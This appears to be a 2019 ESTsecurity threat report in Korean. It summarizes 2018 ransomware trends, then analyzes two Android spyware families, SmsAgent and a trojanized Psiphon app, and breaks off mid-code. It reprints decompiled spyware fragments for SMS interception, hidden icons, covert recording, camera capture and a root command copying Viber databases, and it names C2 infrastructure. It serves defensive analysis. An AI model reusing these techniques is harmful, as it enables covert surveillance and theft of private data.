2018 년, 기업 및 기관들의 시스템을 노리는 랜섬웨어들의 공격이 눈에 띄게 증가하였습니다.

실제로 전 세계 공장들 뿐만 아니라, 거대 해운회사 COSCO, 각 국의 공항, 병원 등 수많은 기업 및 기관들이 랜섬웨어에 감염되었으며 큰 피해를 입었습니다.

이 중에서는 실제로 랜섬머니를 지불하고 데이터를 복구한 사례도 있습니다. 국내에서도 홈페이지 제작업체인 아이웹도 랜섬웨어에 감염되기도 하였습니다. \

비너스락커 랜섬웨어를 유포하던 조직, GandCrab 랜섬웨어와 함께 귀환

2017 년도 비너스락커 랜섬웨어를 유포하던 조직이 2018 년에 갠드크랩 랜섬웨어를 들고 돌아왔습니다. 기존에도 국내 사용자들을 대상으로 정교하게 위장된 스피어피싱 이메일을 통해 랜섬웨어들이 많이 유포하였습니다.

2018 년에는 주로 이미지 무단도용, 입사지원문의, 피고 소환장 통지서, 택배 등의 내용으로 사용자들의 클릭을 유도하였으며, 압축파일에 악성 .lnk 혹은 .js 파일 등을 첨부하거나, 악성 매크로를 사용하는 등 다양한 방식을 이용하여 사용자 PC 감염을 시도합니다.

또한 비너스락커 조직은 채용 시즌 혹은 연말정산 시즌 등 시기별 이벤트 이슈를 잘 캐치하여 시기별 맞춤형 공격을 진행하는 특징을 보이고 있습니다.

2019 년에도 랜섬웨어의 위협은 지속될 것으로 예상되기 때문에, 사용자 및 기업들에서는 랜섬웨어에 감염되지 않도록 각별한 주의가 필요할 것입니다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

[Trojan.Android.SmsAgent] 악성코드 분석 보고서

1. 개요

Trojan.Android.SmsAgent는 중국에서 제작된 것으로 추정되며 스파이 기능을 수행하는 악성 앱이다. 주요 기능은 피해자의 사생활을 감시하는 것이다.
스파이류의 악성앱들은 설치 될 경우 피해자가 이를 인지하기 어려울 정도로 은밀하게 동작한다. 설치 후 피해자가 스마트폰 사용 시 아무런 이상을 찾을 수 없도록 동작한다. 과거 스마트폰의 사양이 좋지 않았을 때는 스파이류의 악성앱들이 설치될 경우 스마트폰이 느려지거나 행이 걸리는 경우가 많아 체감으로도 알 수 있었다. 그러나 스마트폰의 사양이 갈수록 좋아짐에 따라 체감으로도 이상징후를 감지하기 어렵게 되었다. 따라서 악성앱이 설치될 경우 피해자가 인지하지 못하는 사이 주요 사생활 정보가 공격자에게 노출되며 심지어 기밀 정보를 탈취 당할 수도 있다. 공격자는 이를 이용한 2차 공격을 가하거나 탈취한 기밀 정보를 활용할 수도 있을 것이다.

Trojan.Android.SmsAgent의 특징을 살펴본 후 코드분석을 통해 보다 자세히 살펴 보도록 하겠다.

Trojan.Android.SmsAgent의 특징은 첫째로 해외에서 유포되기 시작하여 2017년부터는 국내에서도 본격적으로 유포되기 시작했으며 둘째로 스파이 기능만을 위해 제작 되었다는 점이다.

다음 그림은 Trojan.Android.SmsAgent가 사용하는 C2들의 IP를 수집하여 정리한 것이다. 시간 흐름으로 정리하여 과거부터 최근까지 C2의 IP 사용 흐름이 표현되어 있다.

	2014	2015	2016	2017	2018	2019
IP Range	61.147.0.0 ~ 61.147.255.255	23.110.0.0 ~ 23.110.255.255	122.114.0.0 ~ 122.114.255.255	27.255.64.0 ~ 27.255.95.255 210.121.128.0 ~ 210.121.255.255	27.255.64.0 ~ 27.255.95.255 210.121.128.0 ~ 210.121.255.255	27.255.64.0 ~ 27.255.95.255 210.121.128.0 ~ 210.121.255.255
Country	CN	US	CN	KR	KR	KR
Owner	CHINANET JIANGSU (China Telecom)	Nobis Technology Group, LLC	Zhengzhou GIANT Computer Network Technology Co., Ltd	㈜이호스트아이씨티 Korea Telecom	㈜이호스트아이씨티 Korea Telecom	㈜이호스트아이씨티 Korea Telecom

ESTsecurity

[그림 1] Trojan.Android.SmsAgent의 C2 IP history

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

그림을 살펴보면 2014~16년 사이의 C2는 해외에 위치하고 있음을 알 수 있다. 그러나 2017년부터 현재까지의 C2위치는 국내에 위치하고 있음을 알 수 있다. 따라서 Trojan.Android.SmsAgent가 국내를 타겟으로 유포되고 있음을 추정할 수 있다. 그리고 Trojan.Android.SmsAgent는 기능의 변화없이 C2의 IP만 변경하여 유포 하기에 다수의 IP가 발견되지만 특정 대역을 이용하고 있다는 것을 알 수 있다. 이로 미루어 상대적으로 보안이 취약한 웹호스팅 업체의 서버를 이용하는 것으로 추정되며 IP 소유자를 통해 이를 확인 할 수 있다.

Trojan.Android.SmsAgent는 2014년에 발견된 초기 버전에서 스파이 활동에 필요한 기능이 대부분 구현되어 있었다. 그리고 2015년 이후의 개량된 버전에서는 일부 기능을 제거하고 분석을 어렵게 하기 위한 obfuscation이 적용되었다. 초기 버전부터 스마트폰에서 구현할 수 있는 스파이 기능이 모두 구현 되어있었기에 별다른 코드의 수정없이 C2 서버의 IP만 변경하여 지속적으로 유포되고 있다. 최근 발견되고 있는 Trojan.Android. SmsAgent도 일부 코드의 변경이 있으나 대부분의 코드가 같으며 C2의 IP만 변경하여 유포하고 있다.
Trojan.Android.SmsAgent의 스파이 기능은 공격자의 의도에 따라 작동하도록 되어 있으며 다양한 정보 탈취를 목적으로 하고 있다. 코드 분석을 통해 이런 내용들을 살펴 보도록 하겠다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

2. 악성코드 상세 분석

Trojan.Android.SmsAgent 설치 시 피해자에게 노출되는 기기의 변화는 다음 그림에서 보이듯 ICON 생성이 전부이다.




[그림 2] Trojan.Android.SmsAgent ICON

설치 후 실행을 위해 ICON 클릭 시 블랭크 화면을 잠시 노출 후 사라진다. 이후 악성앱은 은밀하게 공격자의 명령을 대기하고 수행하게 된다.

다음 그림은 초기 버전과 최근 버전의 클래스 구성 차이점을 보여 주고 있다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.



[그림 3] 초기 vs 최근 클래스 구성 차이점

그림에서 보이듯이 난독화 적용으로 클래스의 이름 직접적으로 비교 할 수 없으나 주요 패키지가 같으며 엔트리 클래스와 함께 시작되는 BootService, PhoneListenerService 등이 같음을 알 수 있다. 실제 코드 내용도 대동소이하다.

다음은 C2 의 IP 가 기록된 파일이다.



[그림 4] C2 IP가 기록된 파일

유포되는 변종들은 그림에서 보이는 파일에 있는 C2 의 IP 만 변경되어 유포되며 간혹 코드의 일부나 기능의 증감이 있다.

다음은 탈취 정보를 저장하는 보조 서버의 도메인이다.



[그림 5] 보조 서버 도메인

악성앱은 탈취정보를 C2 와 보조 서버에 저장한다. 공격자는 혹시 모를 메인 C2 의 다운에 대비하여 보조 서버를 사용하는 것으로 보이며 보조 서버의 도메인은 초기 버전부터 현재까지 바뀌지 않고 동일하게 사용하고있다.

다음 그림은 보조 서버인 g0oo0gle.com 도메인의 IP history 이다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.



	2014	2015	2016	2017	2018	2019
IP	74.91.25.26 107.150.45.162 115.28.16.131	121.41.40.123	기록 없음	139.210.104.97	50.63.202.83 50.63.202.87 173.82.181.54	139.81.212.233
Country	US US CN	CN		CN	US US US	US
Owner	DataShack, LC DataShack, LC Aliyun Computing Co., LTD	Aliyun Computing Co., LTD		China Unicom Jilin province network	GoDaddy.com, LLC GoDaddy.com, LLC MULTACOM CORPORATION	GLI

ESTsecurity

[그림6] g0oo0gle의 IP history

2016 년 기록은 없으나 꾸준히 운영 되고 있음을 알 수 있다. Vslang.f3322.org 는 도메인의 IP history 를 알 수 없어 생략 하였다. 그러나 서버는 운영 되고 있음을 확인했다.

다음은 악성앱 동작 시 C2 에 접속하는 코드이다.

```
if (!new b(this, i.e).a()) {
    i.k = new String(Base64.decode(i.k.getBytes(), 0));
    String a = i.a(this, "OnLine.txt");
    this.a = new e();
    this.a.a(a);
    this.a.a((Context) this);
    new Thread(this.a).start();
}
```

[그림 7] C2 접속 코드

다음은 C2 에 피해자 정보를 등록하는 코드이다.

```
try {
    bArr[0] = (byte) 50;
    Object bytes = i.c().getBytes("Unicode");
    System.arraycopy(bytes, 0, bArr, 1, bytes.length);
    bytes = i.a().getBytes("Unicode");
    System.arraycopy(bytes, 0, bArr, 101, bytes.length);
    bytes = i.b().getBytes("Unicode");
    System.arraycopy(bytes, 0, bArr, 201, bytes.length);
    bytes = new StringBuilder(String.valueOf(i.b(this.c))).ap
    System.arraycopy(bytes, 0, bArr, 301, bytes.length);
    byte d = i.d(this.c);
    byte e = i.e(this.c);
    bArr[401] = i.d();
    bArr[402] = d;
    bArr[403] = e;
    bytes = i.c(this.c).getBytes("Unicode");
    System.arraycopy(bytes, 0, bArr, 501, bytes.length);
} catch (UnsupportedEncodingException e2) {
    e2.printStackTrace();
}
try {
    this.a.d.a(bArr, 601);
} catch (IOException e3) {
}
new Thread(this.a).start();
```

[그림 8] 피해자 정보 등록 코드

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

등록하는 피해자 정보는 다음과 같다.

- 제조사 정보
- 기기 메모리 정보
- OS 릴리즈 버전
- 네트워크 상태
- 피해자 전화 번호

다음은 제조사와 OS 릴리즈 정보를 수집하는 코드이다.

```
public static String b() {
    return VERSION.RELEASE;
}
```

```
public static String c() {
    return Build.MANUFACTURER;
}
```

[그림 9] 제조사와 릴리즈 버전 수집 코드

다음은 네트워크 상태 정보를 수집하는 코드이다.

```
public static byte d() {
    return State.CONNECTED == ((ConnectivityManager) a.getSystemService("connectivity")).getNetworkInfo(1).getState()
}
```

[그림 10] 네트워크 상태 정보 수집 코드

다음은 기기 메모리 정보를 수집하는 코드이다.

```
public static String a() {
    long j = 0;
    try {
        BufferedReader bufferedReader = new BufferedReader(new FileReader("/proc/meminfo"), 8192);
        String readLine = bufferedReader.readLine();
```

[그림 11] 기기 메모리 정보 수집 코드

다음은 피해자 전화번호를 수집하는 코드이다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
private static String f(Context context) {
    String str = new String();
    try {
        String line1Number = ((TelephonyManager) context.getSystemService("phone")).getLine1Number();
        if (line1Number != null && !line1Number.equals("")) {
            return line1Number;
        }
        Cursor query = context.getContentResolver().query(Uri.parse("content://sms"), new String[]{"(
        if (query != null) {
            query.moveToFirst();
            str = query.getString(query.getColumnIndex("address"));
        } else {
            str = line1Number;
        }
        return str;
```

[그림 12] 피해자 전화번호 수집 코드

악성앱은 피해자 정보를 등록 후 공격자의 명령을 기다리며 대기 하고 있다.

다음은 공격자의 명령을 처리하는 코드의 일부이다.

```
public final void a(byte[] bArr, int i) {
    Runnable mVar;
    Object obj;
    switch (bArr[0]) {
        case (byte) 0:
            mVar = new m();
            mVar.a(this.e, this.f);
            if (mVar.b()) {
                mVar.a(this.k);
                mVar.a();
                new Thread(mVar).start();
                return;
            }
            return;
        case (byte) 1:
            mVar = new n();
            mVar.a(this.e, this.f);
            if (mVar.b()) {
                mVar.a(this.k);
                try {
                    mVar.d.a(new byte[]{(byte) 52}, 1);
                } catch (IOException e) {
                }
                new Thread(mVar).start();
                return;
            }
            return;
        case (byte) 2:
            mVar = new l();
```

[그림 13] 공격자 명령 처리 코드

다음은 그림 12 의 코드에서 처리되는 명령 코드 리스트이다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

코드	내용
0	연락처 정보 탈취
1	통화 기록 정보 탈취
2	SMS 탈취
3	공격자의 명령에 따라 제작되는 녹음파일, 사진파일, 통화 녹취파일을 다음과 같이 처리 한다. -C2로 파일 리스트 전송 -C2로 파일 전송 -삭제
7	기기 및 개인정보 탈취
8	위치 정보 탈취
9	C2 상태 기록
10	외부 스피커 녹음
14	사진 촬영
17	OnlineStat 파일에 C2 명령 기록
18	SMS 실시간 수집 여부 설정
19	통화 수신 거부 기능 설정
20	기기 및 개인정보 탈취 여부 설정

[그림 14] 명령 코드 및 수행 내용

위의 명령 리스트에서 주요 명령 몇가지를 살펴보도록 하겠다.

다음 그림은 코드 8 번 위치정보를 탈취하는 코드이다.

```
public final void a(byte[] bArr, int i) {
    switch (bArr[0]) {
        case (byte) 8:
            this.a = new j(this);
            com.server.i.d.b(this.a);
            k kVar = new k();
            kVar.a();
            kVar.a("bd09ll");
            kVar.c("com.baidu.location.service_v2.9");
            kVar.f();
            kVar.b("all");
```

[그림 15] 위치정보 탈취 코드

그림을 살펴 보시면 악성앱은 위치정보를 탈취하기 위해 중국의 검색 엔진인 baidu 의 위치 서비스를 이용하고 있다. 이는 초기 버전부터 변함이 없다.

다음 그림은 코드 10 번 외부 스피커 녹음을 수행하는 코드이다.

```
public final void a(byte[] bArr, int i) {
    switch (bArr[0]) {
        case (byte) 10:
            Object obj = new byte[(i - 1)];
            System.arraycopy(bArr, 1, obj, 0, i - 1);
            int parseInt = Integer.parseInt(new String(obj, "UTF-8"));
            File file = new File(g.a + "/", "rec" + new SimpleDateFormat("
            this.c = new MediaRecorder();
            this.c.setAudioSource(0);
            this.c.setOutputFormat(0);
            this.c.setAudioEncoder(0);
            this.c.setOutputFile(file.getAbsolutePath());
            try {
                file.createNewFile();
                this.c.prepare();
```

[그림 16] 외부 스피커 녹음 제어 코드

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

코드 10 번은 공격자의 명령에 따라 녹음 시작, 중지 등을 수행하며 Anserver 라는 폴더에 저장힌다. 이후 코드 3 번 명령 실행 시 C2 서버로 전송하게 된다.

다음 그림은 코드 14 번 사진을 촬영하는 코드이다.

```
private static Camera b() {
    Camera camera = null;
    try {
        camera = Camera.open();
    } catch (Exception e) {
    }
    return camera;
}

public final void a() {
    this.b.autoFocus(new e(this));
}
```

[그림 17] 사진 촬영 코드

코드 14 번은 공격자의 명령에 따라 피해자의 위치에서 사진을 촬영하게 되며 녹음 파일과 마찬가지로 Anserver 폴더에 사진을 저장하게 된다. 코드 3 번 명령 실행 시 C2 서버로 전송 된다.

다음 그림은 SMS 를 실시간으로 수집하는 코드이다.

```
public void onReceive(Context context, Intent intent) {
    int i = 0;
    if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
        Object[] objArr = (Object[]) intent.getExtras().get("pdus");
        if (objArr != null && objArr.length != 0) {
            SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
            for (int i2 = 0; i2 < objArr.length; i2++) {
                smsMessageArr[i2] = SmsMessage.createFromPdu((byte[]) objArr[i2]);
            }
            int length = smsMessageArr.length;
            while (i < length) {
                SmsMessage smsMessage = smsMessageArr[i];
                String messageBody = smsMessage.getMessageBody();
                String originatingAddress = smsMessage.getOriginatingAddress();
                if (new b(context, i.h).a()) {
                    String str = new String();
                    abortBroadcast();
                    new Thread(new h(this, new StringBuilder(String.valueOf(new Str
```

[그림 18] 실시간 SMS 탈취 코드

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

3. 결론

이번에 분석한 스파이 악성앱은 스파이 역할에 특화되어 있다. 그리고 이런 악성앱들이 꾸준히 유포되고 있다는 점은 우려되는 부분이다. 위의 코드분석에서 스파이 기능을 살펴 보셨듯이 민감한 사생활 정보를 탈취 당할 수 있기 때문이다.

이런 악성앱에 대응하기 위해 사용자의 보안의식 재고가 필요하며 알약M과 같은 신뢰 할 수 있는 백신의 사용이 필요하다. 그리고 문자나 SNS의 링크 연결 시 그리고 앱 설치 시에도 주의가 필요하다.



[그림 19] 알약M 실시간 탐지

이런 악성앱에 대응하기 위해 사용자의 보안의식 재고가 필요하며 알약M과 같은 신뢰 할 수 있는 백신의 사용이 필요하다. 그리고 문자나 SNS의 링크 연결 시 그리고 앱 설치 시에도 주의가 필요하다.

현재 알약M에서는 해당 앱을 “Trojan.Android.SmsAgent” 탐지명으로 진단하고 있다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

[Spyware.Android.FakeApp] 악성코드 분석 보고서

1. 개요

지난해 8 월 가짜 성인 앱으로 위장해 사용자 다운로드를 유도했던 안드로이드 스파이웨어 Triout 이 이번에는 정상 앱에 숨어들었다. 1 천만 건 이상 다운로드 된 프라이버시툴 “PsiPhon”에 악성 코드가 추가되었다. 서비스와 리시버 형태로 사용자 몰래 기기 정보는 물론 문자 탈취, 녹음 등 사생활을 완전히 감시하고 그 정보를 해커의 서버로 전송한다.

본 분석 보고서에서는 “Spyware.Android.FakeApp”를 상세 분석하고자 한다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

2. 악성코드 상세 분석

2.1 악성코드 추가

원본 앱의 구조와 비교해 보면 마지막에 “psp” 클래스가 추가됐다. 특히, 매니페스트를 보면 리시버와 서비스들이 다수 추가된 것을 알 수 있고, 관련 권한과 인텐트들은 민감한 정보를 얻기 위해 사용되는 요소들이다.




```
<receiver android:name="psp.jsp.datamd.NTBR">
    <intent-filter>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
    </intent-filter>
</receiver>
<receiver android:name="psp.jsp.datamd.OUCLRC">
    <intent-filter android:priority="999">
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
    </intent-filter>
</receiver>
<receiver android:enabled="true" android:exported="true" android:name="psp.jsp.datamd.INSM"
    <intent-filter android:priority="2147483647">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        <action android:name="android.provider.Telephony.SMS_DELIVER" />
    </intent-filter>
</receiver>
<receiver android:name="android.intent.action.MMSBroadcastReceiver" android:permission="anc
    <intent-filter>
        <action android:name="android.provider.Telephony.WAP_PUSH_DELIVER" />
        <data android:mimeType="application/vnd.wap.mms-message" />
    </intent-filter>
</receiver>
<receiver android:name="psp.jsp.datamd.INCCALL">
    <intent-filter android:exported="true" android:priority="999">
        <action android:name="android.intent.action.PHONE_STATE" />
    </intent-filter>
</receiver>
```

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
    <service android:exported="true" android:name="psp.jsp.datamd.CLGSMS" />
    <service android:exported="true" android:name="psp.jsp.datamd.SMSLGSMS" />
    <service android:exported="true" android:name="psp.jsp.datamd.PCLG" />
    <service android:exported="true" android:name="psp.jsp.datamd.VBCL" />
    <service android:exported="true" android:name="psp.jsp.datamd.SMCHG" />
    <service android:exported="true" android:name="psp.jsp.datamd.HICHI" android:permissi
        <intent-filter>
            <action android:name="android.intent.action.RESPOND_VIA_MESSAGE" />
            <category android:name="android.intent.category.DEFAULT" />
            <data android:scheme="sms" />
            <data android:scheme="smsto" />
            <data android:scheme="mms" />
            <data android:scheme="mmsto" />
        </intent-filter>
    </service>
    <service android:exported="true" android:name="psp.jsp.datamd.SNDSMRC" />
</application>
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" />
<uses-permission android:name="android.permission.FLASHLIGHT" android:permissionGroup="an
<uses-permission android:name="android.permission.READ_CALL_LOG" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.ACCESS_SUPERUSER" />
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
```

[그림 1] 정상 앱에 추가된 악성 코드

2.2 앱 아이콘 숨김

지속적인 악성 행위를 위하여 자신의 아이콘을 숨긴다.

```
tected void onCreate(Bundle arg6) {
 int v0 = 1;
 super.onCreate(arg6);
 this.requestWindowFeature(1);
 this.getWindow().setFlags(1024, 1024);
 PackageManager v1 = this.getPackageManager();
 v1.setComponentEnabledSetting(new ComponentName(((Context)this), MNACT.class), 2, 1);
 if((this.getApplicationInfo().flags & 129) == 0) {
     v0 = 0;
```

[그림 2] 아이콘 숨김

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

2.3 기기 정보 확인

심 카드 관련 정보, 기기 모델, 제조사, 보드 등 기기 자체의 정보를 확인한다.

```
ax v2 = new ax(this.a.getBaseContext());
Object v0 = this.a.getBaseContext().getSystemService("phone");
String v3 = ((TelephonyManager)v0).getSimSerialNumber();
String v4 = ((TelephonyManager)v0).getNetworkOperatorName();
String v0_1 = "err";
while(!v0_1.trim().equals("okok")) {
    try {
        v0_1 = v2.d("sim", String.valueOf(v4) + "-" + v3);
        Thread.sleep(8000);
        if(!v0_1.trim().equals("okok")) {
            continue;
        }

        this.a.a(v3);
```

```
"--II-- model:" + Build.MODEL + "-|- device:" + Build.DEVICE + "-|- sdk:" + Build.VERSION.SDK_INT + "-|- manuf:" + Build.MANUFACTURER
```

```
"-|- board:" + Build.BOARD + "-|- version:" + Build.VERSION.RELEASE + "-|- User : " + Build.USER, "inf");
```

[그림 3] 기기 정보 확인

2.4 기기 사용 정보 확인

현재 최상위에서 실행되는 앱 정보 확인, 설치된 앱 정보 확인, 저장소에 위치한 파일들의 용량과 경로 등을 확인하여 실시간으로 대상을 감시한다.

```
Iterator v1 = arg5.getSystemService("activity").getRunningServices(2147483647).iterator();
do {
    if(v1.hasNext()) {
        if(!arg4.getName().equals(v1.next().service.getClassName())) {
            continue;
        }

        break;
    }
    else {
        return false;
    }
}
while(true);

boolean v0 = true;
return v0;
```

[그림 4] 현재 실행되는 최상위 액티비티 확인

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
List v1_1 = this.a.getPackageManager().getInstalledApplications(128);
v0_3 = String.valueOf(v8) + "v!*!v";
this.a.a("4");
v2 = v1_1.iterator();
v1_2 = v0_3;
```

```
try {
label_276:
    this.a.a("err88: " + v0_2.getMessage());
    goto label_32;
label_185:
    while(v2.hasNext()) {
        v1_2 = String.valueOf(v1_2) + v2.next().packageName + "$*9$" + " " + "*!*1@";
    }

    this.a.b.e(URLEncoder.encode(v1_2, "UTF-8"), "applst");
    this.a.b.a(v8, "fincmd");
```

[그림 5] 설치된 앱의 패키지명 확인

```
v0_3 = String.valueOf(v8) + "v!*!v!*";
v1_2 = v5[1].trim();
this.a.a("rawdir:" + v1_2);
if(v1_2.trim().equalsIgnoreCase("*start*")) {
    v1_2 = Environment.getExternalStorageDirectory().toString();
}

this.a.a("editdir:" + v1_2);
v4 = new File(v1_2).listFiles();
int v5_1 = v4.length;
v2_2 = 0;
v3 = v0_3;
break;
```

```
v0_3 = v7_1.getName();
if(!v7_1.isDirectory()) {
    v0_3 = String.valueOf(v0_3) + " -" + v7_1.length() / 1024 + " Kb ";
}

++v2_2;
v3 = String.valueOf(v3) + v7_1.getPath() + "$$***$" + v0_3 + "$$***$" + v1_2 + "$$***$" + v7_1.getParent() + "*!*1@*$";
goto label_463;
el_464:
this.a.b.e(URLEncoder.encode(v3, "UTF-8"), "filebrw");
this.a.b.a(v8, "fincmd");
```

[그림 6] 저장소에 저장된 파일 정보 확인

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

2.5 앱 감시

바이버, 왓츠앱, 라인 3 개 앱의 정보가 저장된 데이터베이스를 감시한다. 해당 앱들은 메신저 및 통화 앱이다.



```
v0_2 = new String[]{"su", "-c", "cp /data/data/com.viber.voip/databases/viber_messages " + Environment.getExternalStorageDirectory() + "/prefix/" + "viber.db"};
Thread.sleep(2000);
Runtime.getRuntime().exec(v0_2);
this.a.a("after copy viber");
this.a.b = String.valueOf(this.a.b) + " ****vib  " + Environment.getExternalStorageDirectory() + "/prefix/";
v0_4 = GVB.a(this.a).obtainMessage();
v0_4.arg1 = 1;
Thread.sleep(6000);
GVB.a(this.a).sendMessage(v0_4);
if(this.a.getSystemService("connectivity").getNetworkInfo(1).isConnected()) {
    v2 = 1;
    v0_5 = "SELECT  messages._id,address,date,type,body,display_name,number,seq, messages.conversation_id FROM messages join participants on  participant_id  =
}
else {
    v2 = 0;
    v0_5 = "SELECT  messages._id,address,date,type,body,display_name,number,seq, messages.conversation_id FROM messages join participants on  participant_id  =
}

this.a.a("befor  open");
Cursor v4 = SQLiteDatabase.openDatabase(Environment.getExternalStorageDirectory() + "/prefix/viber.db", null, 268435472).rawQuery(v0_5, null);
```

[그림 7] 감시되는 앱 중 하나인 바이버

2.6 앱 통화 감시

앱의 통화 기능과 관련된 액티비티를 확인하여 실행되고 있으면 해당 내용을 저장한다.



```
boolean v2 = false;
List v4 = this.getSystemService("activity").getRunningTasks(2147483647);
int v1 = 0;
while(true) {
    if(v1 < v4.size()) {
        if(!v4.get(v1).topActivity.toString().contains(".PhoneFragmentActivity") && !v4.get(v1).topActivity.toString().contains(".phone.PhoneActivity") && !v4.get(v
            if(v4.get(v1).topActivity.toString().contains(".calling.CallActivity")) {
                this.h = "skr";
                return true;
            }
            else {
                if(!v4.get(v1).topActivity.toString().contains(".AudioInProgressActivity") && !v4.get(v1).topActivity.toString().contains(".VideoTwoWayCanvasAct") &&
                    if(v4.get(v1).topActivity.toString().contains("whatsu")) {
                        new ay(this.getBaseContext()).a(v4.get(v1).topActivity.toString());
```



```
VBCL.a(this.a, new MediaRecorder());
VBCL.a(this.a, Environment.getExternalStorageDirectory() + "/prefix/" + (String.valueOf(this.a.h) + "-" + v.c().a() + "-v") + ".db2");
new ay(this.a.getBaseContext()).a(String.valueOf(this.a.h) + "  before config");
VBCL.a(this.a).setAudioSource(5);
VBCL.a(this.a).setOutputFormat(1);
VBCL.a(this.a).setAudioEncoder(1);
VBCL.a(this.a).setOutputFile(VBCL.b(this.a));
```

[그림 8] 앱의 통화 기능 감시

2.7 수신되는 문자 메시지 확인

수신되는 문자 메시지의 내용을 확인하고 특정 문자를 감시하거나 원격 명령으로 사용한다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
Object v0_2 = v0.get("pdus");
String v1 = v2;
int v2_1 = 0;
while(v2_1 < v0_2.length) {
    SmsMessage v1_1 = SmsMessage.createFromPdu(v0_2[v2_1]);
    String v3 = v1_1.getOriginatingAddress();
    this.c = String.valueOf(this.c) + v1_1.getMessageBody().toString();
    ++v2_1;
    v1 = v3;
}

this.b = v1;
new Thread(new u(this)).start();
if((this.b.contains("Charge")) || (this.c.contains("*798#"))) {
    this.abortBroadcast();
}

if((this.b.contains("RighTel")) || (this.c.contains("Ø§Ø¹Ø²Ø¯Ø§Ø±"))) {
    this.abortBroadcast();
}

SharedPreferences v0_3 = arg8.getSharedPreferences("com.mypref.rt", 0);
if(this.c.contains("**cmd-*|c")) {
    this.abortBroadcast();
    SharedPreferences$Editor v1_2 = v0_3.edit();
    v1_2.putString("sms_callog", this.b);
    v1_2.commit();
    Intent v1_3 = new Intent(arg8, CLGSMS.class);
    arg8.stopService(v1_3);
    arg8.startService(v1_3);
}

if(this.c.contains("**cmd-*|s")) {
    this.abortBroadcast();
    SharedPreferences$Editor v0_4 = v0_3.edit();
    v0_4.putString("sms_callog", this.b);
    v0_4.commit();
    Intent v0_5 = new Intent(arg8, SMSLGSMS.class);
    arg8.stopService(v0_5);
    arg8.startService(v0_5);
```

ESTsecurity

[그림 9] 수신되는 문자 메시지 확인

2.8 저장된 문자 메시지 확인

기기의 저장된 문자 메시지를 확인한다.

```
Cursor a(int arg7) {
    return this.getContentResolver().query(Uri.parse("content://sms/"), null, null, null, "_id DESC LIMIT " + String.valueOf(arg7));
```

```
    String v6 = v5.getString(v5.getColumnIndex("number"));
    v0_4 = v5.getString(v5.getColumnIndex("name"));
    if(v0_4 == null) {
        v0_4 = "Unknown";
    }

    v7 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").format(new Date(Long.parseLong(v5.getString(v5.getColumnIndex("date")))));
    String v10_1 = v5.getString(v5.getColumnIndex("type"));
    v11 = v5.getString(v5.getColumnIndex("duration"));
    this.a.d(String.valueOf(v1_1) + "-" + v0_4 + "-" + v6 + "-" + this.a.b(v7) + "-" + v10_1 + "-" + v11);
    v2 = String.valueOf(v2) + v0_4 + "|*|" + v6 + "|*|" + this.a.b(v7) + "|*|" + v10_1 + "|*|" + v11 + "{**}";
```

ESTsecurity

[그림 10] 저장된 문자 메시지 확인

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

2.9 통화 목록 확인

기기의 통화목록을 확인한다.

```
public Cursor a(ContentResolver arg7) {
    return arg7.query(Uri.parse("content://call_log/calls"), null, null, null, "date DESC");
}
```

```
try {
    String v5 = v4.getString(v4.getColumnIndex("number"));
    v0_1 = v4.getString(v4.getColumnIndex("name"));
    if(v0_1 == null) {
        v0_1 = "Unknown";
    }

    v0_1 = String.valueOf(v1) + v0_1 + "-" + v5 + "-" + this.a.a(new SimpleDateFormat("yyyyMMdd HHmmss").format(new Date(Long.parseLong(v4.
